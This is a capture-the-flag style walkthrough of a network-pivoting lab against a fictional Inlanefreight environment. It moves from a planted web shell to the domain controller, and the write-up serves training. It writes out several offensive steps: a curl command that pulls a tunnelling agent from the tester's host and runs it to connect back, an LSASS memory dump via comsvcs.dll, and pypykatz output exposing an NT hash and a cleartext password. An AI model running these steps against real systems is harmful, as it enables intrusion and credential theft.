Skills Assessment

Scenario

A team member started a Penetration Test against the Inlanefreight environment but was moved to another project at the last minute. Luckily for us, they left a `web shell` in place for us to get back into the network so we can pick up where they left off. We need to leverage the web shell to continue enumerating the hosts, identifying common services, and using those services/protocols to pivot into the internal networks of Inlanefreight. Our detailed objectives are `below`:

Objectives

- Start from external (`Pwnbox or your own VM`) and access the first system via the web shell left in place.
- Use the web shell access to enumerate and pivot to an internal host.
- Continue enumeration and pivoting until you reach the `Inlanefreight Domain Controller` and capture the associated `flag`.
- Use any `data`, `credentials`, `scripts`, or other information within the environment to enable your pivoting attempts.
- Grab `any/all` flags that can be found.

Note:


Keep in mind the tools and tactics you practiced throughout this module. Each one can provide a different route into the next pivot point. You may find a hop to be straightforward from one set of hosts, but that same tactic may not work to get you to the next. While completing this skills assessment, we encourage you to take proper notes, draw out a map of what you know of already, and plan out your next hop. Trying to do it on the fly will prove `difficult` without having a visual to reference.

Connection Info

`Foothold`:

`IP`:


You will find the web shell pictured below when you browse to support.inlanefreight.local or the target IP above.



Write Up


Initial access point: 10.129.229.129

Diagram explaining workflow created post lab



Once on the webserver, enumerate the host for credentials that can be used to start a pivot or tunnel to another host in the network. In what user's directory can you find the credentials? Submit the name of the user as the answer.

Connecting to the web server at the given IP for my initial access point. There is a pownyshell web shell as the instructions above indicate.



Submit the credentials found in the user's home directory. (Format: user:password)

Doing a little manual enumeration I find a note in the /home/webadmin directory that has some credentials. There is also a ssh key in the directory.

```
www-data@inlanefreight.local:/home/webadmin# ls
for-admin-eyes-only
id_rsa

www-data@inlanefreight.local:/home/webadmin# cat for-admin-eyes-only
# note to self,
in order to reach server01 or other servers in the subnet from here you have t
o us the user account:mlefay
with a password of :
Plain Human work!
```

mlefay

Plain Human work!

Enumerate the internal network and discover another active host. Submit the IP address of that host as the answer.

It makes sense for the scenario, but the question also reveals there is an internal network I should have access to. Looking at the network interface configs on the access point, I find that it is the 172.16.5.0 network

```
www-data@inlanefreight.local:/home/webadmin# ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.129.229.129  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 dead:beef::250:56ff:feb0:eb2  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb0:eb2  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b0:0e:b2  txqueuelen 1000  (Ethernet)
        RX packets 255  bytes 34677 (34.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 473  bytes 49960 (49.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.5.15  netmask 255.255.0.0  broadcast 172.16.255.255
        inet6 fe80::250:56ff:feb0:81d1  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b0:81:d1  txqueuelen 1000  (Ethernet)
        RX packets 341  bytes 21812 (21.8 KB)
        RX errors 0  dropped 12  overruns 0  frame 0
        TX packets 21  bytes 1726 (1.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1543  bytes 121237 (121.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1543  bytes 121237 (121.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Initial access points internal network ip: 172.16.5.15

I tried running the bash loop ping sweep command in the powny shell, but was getting some syntax errors, so I decided it'd be best to just get ligolo setup and run it from my kali machine.

Bash ping sweep:

```
for i in {1..254} ;do (ping -c 1 172.16.5.$i | grep "bytes from" &) ;done
```

Getting ligolo setup:

download ligolo from: https://github.com/nicocha30/ligolo-ng/releases

get the proxy server, and the agent that match the target and the os the proxy is being run on. In my case I am running the proxy server on 64 bit kali so I got the amd64 kali and the target is a linux system so I got the amd64 linux agent.

make and enable a ligolo network interface

```
#add interface
sudo ip tuntap add user kali mode tun ligolo
#substitute kali for w.e. user is the username you are logged in as

#enable inteface
sudo ip link set ligolo up
```

```
./ligolo_proxy -selfcert
```

add the internal network identified earlier to the ip route table

```
sudo ip route add 172.16.5.0/24 dev ligolo
```

get a python web server up and use curl to download the agent onto the target

on kali:

```
python3 -m http.server
```

on the target:

```
curl -O http://10.10.14.3:8000/ligolo_agent_linux
chmod +x ligolo-agent_linux
./ligolo_agent_linux -ignore-cert -connect 10.10.14.3:11601
```

in the ligolo proxy server window there should be a connection

going into that newly created session and starting a tunnel to perform some internal network enum


in ligolo proxy server window:

```
session 1
start
```

at this point I just ran the bash ping sweep script again since running nmap through a proxy with -Pn and -sT is super slow

in kali:

```
for i in {1..254} ;do (ping -c 1 172.16.5.$i | grep "bytes from" &) ;done
```




the initial access point is 172.16.5.15 so the new host is 172.16.5.35

Use the information you gathered to pivot to the discovered host. Submit the contents of C:\Flag.txt as the answer.

With the tunnel started from ligolo and creds from the file found in the webadmin directory I just sshed to the machine

```
ssh mlefay@172.16.5.35

#then entered the password found:Plain Human work!
```



In previous pentests against Inlanefreight, we have seen that they have a bad habit of utilizing accounts with services in a way that exposes the users credentials and the network as a whole. What user is vulnerable?

get pid for lsass

```
powershell
Get-Process lsass

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
   1018      28     5944      15660       0.95     668   0 lsass
```

dump lsass from powershell

```
rundll32 C:\windows\system32\comsvcs.dll, MiniDump 668 C:\lsass.dmp full
```

at this point to faciliate file transfer I need to add a listener to the tunnel I have running on the ligolo agent running on pivot point 1 (172.16.5.15). The idea being that I will listen on a port and forward any connections coming into any interface to a port that I listening on from my kali machine

in ligolo proxy server:

```
if you are not in the session for the agent go to it
session <session #>
#in this example the sesssion # corresponds to an agent on MS01 (pivot point)

listener_add -addr 0.0.0.0:1235 --to 127.0.0.1:8000
#forwarding connection from any interface on port 1235 to localhost:80
#could do 80 as well as its commonly allowed through firewalls

listener_list
```

started a python upload server as my choice of file transfer, but the impacket smbserver could also be a good option

on kali:


```
#make venv
python3 -m venv upload
#go into venv
source /upload/bin/activate
#install upload server
python3 -m pip install uploadserver
```

```
#run server
python3 -m uploadserver
```

I then rdped to the target and using the interface uploaded the lsass.dmp file. I did also have to move the file to the users directory instead of where it was previously in C:/

note that the web address visited to access the python upload server is the pivot point, not my actual host as the traffic is being forwarded by the ligolo listener added earlier.


```
address in urlbar
http://172.16.5.15:1235/upload
```



running pykatz on the lsa memory dump

```
pypykatz lsa minidump lsass.dmp
```

find a logon session for vfrank user with a password in clear text




```
== LogonSession ==
authentication_id 164418 (28242)
session_id 0
username vfrank
domainname INLANEFREIGHT
logon_server ACADEMY-PIVOT-D
logon_time 2025-03-10T15:59:39.522720+00:00
sid S-1-5-21-3858284412-1730064152-742000644-1103
luid 164418
        == MSV ==
                Username: vfrank
                Domain: INLANEFREIGHT
                LM: NA
                NT: 2e16a00be74fa0bf862b4256d0347e83
                SHA1: b055c7614a5520ea0fc1184ac02c88096e447e0b
                DPAPI: 97ead6d940822b2c57b18885ffcc5fb400000000
        == WDIGEST [28242]==
                username vfrank
                domainname INLANEFREIGHT
                password None
                password (hex)
        == Kerberos ==
                Username: vfrank
                Domain: INLANEFREIGHT.LOCAL
                Password: Imply wet Unmasked!
                password (hex)49006d0070006c007900200077006500740020005500 6e006d00610073006b006500640021000000
        == WDIGEST [28242]==
                username vfrank
                domainname INLANEFREIGHT
                password None
                password (hex)
        == DPAPI [28242]==
                luid 164418
                key_guid 560f4286-76f2-4f0f-90a9-5135bbc0104f
                masterkey 4fc3adb204f30f6a226f637b66be93811cee121eaed0e4ec2e8bc023d2d38d396e0c4e827aa49c6b1c2a58f6428ca725be027497ad10f8dd386d5926e7bf73b7
                sha1_masterkey a3e3a61d9a74541a56c3a822d5470bedbb2d4fb5
```

```
== Kerberos ==
        Username: vfrank
        Domain: INLANEFREIGHT.LOCAL
        Password: Imply wet Unmasked!
        password (hex)49006d0070006c007900200077006500740020005500
6e006d00610073006b006500640021000000

vfrank
Imply wet Unmasked!
```

For your next hop enumerate the networks and then utilize a common remote access solution to pivot. Submit the C:\Flag.txt located on the workstation.

The host that I pivoted to (172.16.5.35) had 2 network interfaces. One with a connection to a different subnet I have not enumerated (172.16.6.0 /16)



running a ping sweep command using powershell from the pivot 1 host

```
1..254 | % {"172.16.6.$($_): $(Test-Connection -count 1 -comp 172.15.6.$($_) -quiet)"}
```

That didn't find any host so I tried a cmd ping sweep command I found online, just to double check


```
for /L %i in (1 1 254) do ping 172.16.6.%i -n 1 -w 100 | find "Reply"

that found host at 172.16.6.25, 172.16.6.45
```

then on the pivot host (172.16.5.35 / 172.16.6.35)


I was unable to rdp into 172.16.6.45

Trying to RDP into 172.16.6.25 using the discovered credentials for the vfrank user worked though.



Submit the contents of C:\Flag.txt located on the Domain Controller.

The flag located on the domain controller was accessible from a network share



